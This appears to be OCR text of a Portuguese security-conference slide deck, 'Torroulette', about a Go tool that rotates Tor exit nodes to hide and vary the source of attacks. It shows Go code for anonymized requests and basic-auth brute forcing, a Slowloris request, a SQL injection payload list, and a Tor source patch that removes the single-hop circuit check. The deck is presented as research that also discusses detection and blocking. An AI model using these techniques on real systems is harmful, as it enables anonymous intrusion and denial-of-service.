TORROULETTE - APENAS UMA SIMPLES MUDANÇA – GTS 25

Noilson Caio T. de Araújo

R$ 00,50 de Tor

Rede anônima;
Proporciona privacidade;
É uma rede TCP;
Nó de entrada;
Nó do meio;
Nó de saída.


Torroulette - @noilsoncaio

TORROULETTE

Torroulette é a 'técnica' de rotacionar nós de saída Tor.

Torroulette - @noilsoncaio

TORROULETTE



Torroulette - @noilsoncaio

MUDAR MINHA ORIGEM PARA:

* CONFUNDIR
* ESCONDER
* TIRAR PROVEITO
* ATACAR
* TESTAR
* ...


Torroulette - @noilsoncaio

TORROULETTE

ISSO JÁ EXISTE !

Torroulette - @noilsoncaio

TORROULETTE



Torroulette - @noilsoncaio

PyLoris http://motoma.io/pyloris/

SLOWLORIS


Manter abertas o maior número de conexões com um alvo possíveis

@RSnake

GET /home.php HTTP/1.1[CRLF]
Pragma: no-cache[CRLF]
Cache-Control: no-cache[CRLF]
Host: 8bit.academy[CRLF]
Connection: Keep-alive[CRLF]
Accept-Encoding: gzip,deflate[CRLF]
User-Agent: Mozilla/5.0 [CRLF]
Accept: */*[CRLF][CRLF]


Torroulette - @noilsoncaio

TORROULETTE



Torroulette - @noilsoncaio

PyLoris http://motoma.io/pyloris/



Torroulette - @noilsoncaio

COMMAND AND CONTROL (C&C) INFRASTRUCTURE

```
062887: 00 00 00 01 00 02 00 03  00 04 00 05 00 06 00 07    ☺ ☻ ♥ ♦ ♣ ♠ •
062897: 00 55 73 65 72 43 61 63  68 65 2E 64 6C 6C 00 41   UserCache.dll A
0628A7: 44 42 5F 41 64 64 00 41  44 42 5F 43 6C 65 61 6E  DB_Add ADB_Clean
0628B7: 75 70 00 41 44 42 5F 49  6E 69 74 00 41 44 42 5F  up ADB_Init ADB_
0628C7: 4C 6F 61 64 00 41 44 42  5F 52 65 6C 65 61 73 65  Load ADB_Release
0628D7: 00 41 44 42 5F 52 65 6D  6F 76 65 00 41 44 42 5F   ADB_Remove ADB_
0628E7: 53 65 74 75 70 00 44 6C  6C 4D 61 69 6E 00 00 00  Setup DllMain
0628F7: 0                                                06  p>♠          ä>♠
062907: 0                                                00  £B♣ 0<♠
062917: 0                                                00  ↑?♠ \@♣ ↑>♠
```

CozyBear (Cache.dll)

```
01AA1A:                                                  01 00 8D B6 01 00 00 00  ☺ x╢☺ â╢☺ ì╢☺
01AA2A:                                                  05 00 06 00 07 00 55 73  ☺ ☻ ♥ ♦ ♣ ♠ • Us
01AA3A:                                                  64 6C 6C 00 41 44 42 5F  erCache.dll ADB_
01AA4A: 41 64 64 00 41 44 42 5F  43 6C 65 61 6E 75 70 00  Add ADB_Cleanup
01AA5A: 41 44 42 5F 49 6E 69 74  00 41 44 42 5F 4C 6F 61  ADB_Init ADB_Loa
01AA6A: 64 00 41 44 42 5F 52 65  6C 65 61 73 65 00 41 44  d ADB_Release AD
01AA7A: 42 5F 52 65 6D 6F 76 65  00 41 44 42 5F 53 65 74  B_Remove ADB_Set
01AA8A: 75 70 00 44 6C 6C 4D 61  69 6E 00 00 00 00 00 00  up DllMain
01AA9A: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

OnionDuke

Torroulette - @noilsoncaio

OBJETIVO DESTE TRABALHO

Torroulette - @noilsoncaio

APP

Linguagem Go;
Tor 0.2.5.11; +Fonte modificada.

Torroulette - @noilsoncaio

Tor Roulette

TOR EXIT IP ADDRESS: 188.138.17.15

ATIVAR ROLETA

TARGET:

LOOP:

INTERVAL (Seconds):

6

Simple Get

START

Torroulette - @noilsoncaio

CRIAÇÃO DA ROLETA

Tempo – 6s
Useragents – 3.750
VIRTUAL MACHINE – Slackware

Torroulette - @noilsoncaio

```
30 //
31 //  FUNCAO RELOADIP - FAZ A ROLETA GIRAR
32 //
33 func reloadip() {
34     conn, err := net.Dial("tcp", "localhost:9051")
35     if err != nil {
36     }
37     fmt.Fprintf(conn, "authenticate\r\n\r\n")
38     fmt.Fprintf(conn, "signal newnym\r\n\r\n")
39     return
40 }
41
```

Torroulette - @noilsoncaio

SIMPLE GET

```
~ 161 //
~ 162 //  FUNCAO GETANONY - REALIZA GET - RECEBE URL+PATH
+ 163 //
+ 164 func getanony(url string, randpath string) string {
+ 165     dialSocksProxy := socks.DialSocksProxy(socks.SOCKS5, "127.0.0.1:9050")
+ 166     tr := &http.Transport{Dial: dialSocksProxy}
+ 167     httpClient := &http.Client{Transport: tr}
+ 168     req, _ := http.NewRequest("GET", url+randpath, nil)
+ 169         iptor := torexitip()
+ 170     log.Printf("GETANONY in:  %s with address: %s", url+randpath, iptor)
+ 171     req.SetBasicAuth("user", "passwd")
+ 172     req.Header.Set("User-Agent", useragent())
+ 173     res, err := httpClient.Do(req)
+ 174     if err != nil {
+ 175         key := "1"
+ 176         return key
+ 177     }
+ 178     defer res.Body.Close()
+ 179     key := "0"
+ 180     return key
  181 }
```

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

PATH SCAN

```
42 //
43 //  FUNC GERA STRING
44 //
45 func randstring(n int) string {
46     var dic = []rune("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ")
47     rand.Seed(time.Now().UTC().UnixNano())
48     x := make([]rune, n)
49     for i := range x {
50         x[i] = dic[rand.Intn(len(dic))]
51     }
52     t := string(x)
53     return t
54 }
```

OU LISTA

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

BRUTE FORCE

```
//
//  FUNCAO GETANONYBT - BRUTEFORCE
//
func getanonybt(url string, randpath string) string {
    dialSocksProxy := socks.DialSocksProxy(socks.SOCKS5, "127.0.0.1:9050")
    tr := &http.Transport{Dial: dialSocksProxy}
    httpClient := &http.Client{Transport: tr}
    req, _ := http.NewRequest("GET", url, nil)
    req.SetBasicAuth(randpath, randpath)
    iptor := torexitip()
    log.Printf("GETANONYBT path:  %s with address: %s", randpath, iptor)
    req.Header.Set("User-Agent", readfile("/usr/local/go/src/torroulette/public/file/useragents"))
    res, err := httpClient.Do(req)
   if err != nil {
        key := "1"
        return key
    }
    defer res.Body.Close()
    key := "0"
    return key
}
```

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

OSSEC Notification - 8bit - Alert level 9 - caiogore@gmail.com - Gmail - Mozilla Firefox <2>

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=1p72xu94p9jau&search=inbox&th=14d8daa52a21105f&cvid=1

More

OSSEC Notification - 8bit - Alert level 9

Inbox x

OSSEC HIDS <ossecm@8bit.academy> 9:39 PM (5 minutes ago)

to me

OSSEC HIDS Notification.
2015 May 25 20:38:55

Received From: 8bit->/var/log/httpd/error_log
Rule: 30109 fired (level 9) -> "Attempt to login using a non-existent user."
Portion of the log(s):

[Mon May 25 20:38:53 2015] [error] [client 213.5.66.70] user rEJmNIL not found: /download

--END OF NOTIFICATION

OSSEC HIDS <ossecm@8bit.academy> 9:39 PM (5 minutes ago)

to me

OSSEC HIDS Notification.
2015 May 25 20:39:03

Received From: 8bit->/var/log/httpd/error_log
Rule: 30109 fired (level 9) -> "Attempt to login using a non-existent user."
Portion of the log(s):

[Mon May 25 20:39:01 2015] [error] [client 37.187.129.166] user keRAsiY not found: /download

--END OF NOTIFICATION

OSSEC HIDS <ossecm@8bit.academy> 9:39 PM (5 minutes ago)

to me

Torroulette - @noilsoncaio

SQL INJECTION

```
root@torroulette:/usr/local/go/src/torroulette/public/file# cat sqlinjection
'
"
#
-
--
'%20--
--';
'%20;
=%20'
=%20;
=%20--
\x23
\x27
\x3D%20\x3B'
\x3D%20\x27
\x27\x4F\x52 SELECT *
\x27\x6F\x72 SELECT *
'or%20select *
admin'--
<>"'%;)(&+
'%20or%20''='
'%20or%20'x'='x
"%20or%20"x"="x
')%20or%20('x'='x
```

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

MELHORANDO A ROLETA

Torroulette - @noilsoncaio

“HACK” NO FONTE DO TOR

control.c

```
  /* Is this a single hop circuit? */
  /*
    if (circ && (circuit_get_cpath_len(circ)<2 || hop==1)) {
    const node_t *node = NULL;
    char *exit_digest = NULL;
    if (circ->build_state &&
        circ->build_state->chosen_exit &&
        !tor_digest_is_zero(circ->build_state->chosen_exit->identity_digest)) {
      exit_digest = circ->build_state->chosen_exit->identity_digest;
      node = node_get_by_id(exit_digest);
    }
    if (!node ||
        !node_allows_single_hop_exits(node) ||
        !get_options()->AllowSingleHopCircuits) {
      connection_write_str_to_buf(
      "551 Can't attach stream to this one-hop circuit.\r\n", conn);
      return 0;
    }
    tor_assert(exit_digest);
    ap_conn->chosen_exit_name = tor_strdup(hex_str(exit_digest, DIGEST_LEN));
  }
  */
```

/usr/src/tor-0.2.5.11/src/or/control.c CWD: /usr/src/tor-0.2.5.11/src/or Line: 2653

Torroulette - @noilsoncaio

CRIANDO UM CIRCUÍTO DE APENAS UM SALTO

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

Ultrapassando proteções

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

SeleniumHQ

Torroulette - @noilsoncaio

Torroulette - @noilsoncaio

UM IP POR CLICK

KEEP ALIVE

Torroulette - @noilsoncaio

Ataque suicida

Torroulette - @noilsoncaio

BLOQUEAR TODA A REDE TOR ?

VirusTotal API + Exitlist

Torroulette - @noilsoncaio

CONCLUSÃO

Torroulette - @noilsoncaio

FIM

CAIOGORE → GMAIL →COM
@NOILSONCAIO

Torroulette - @noilsoncaio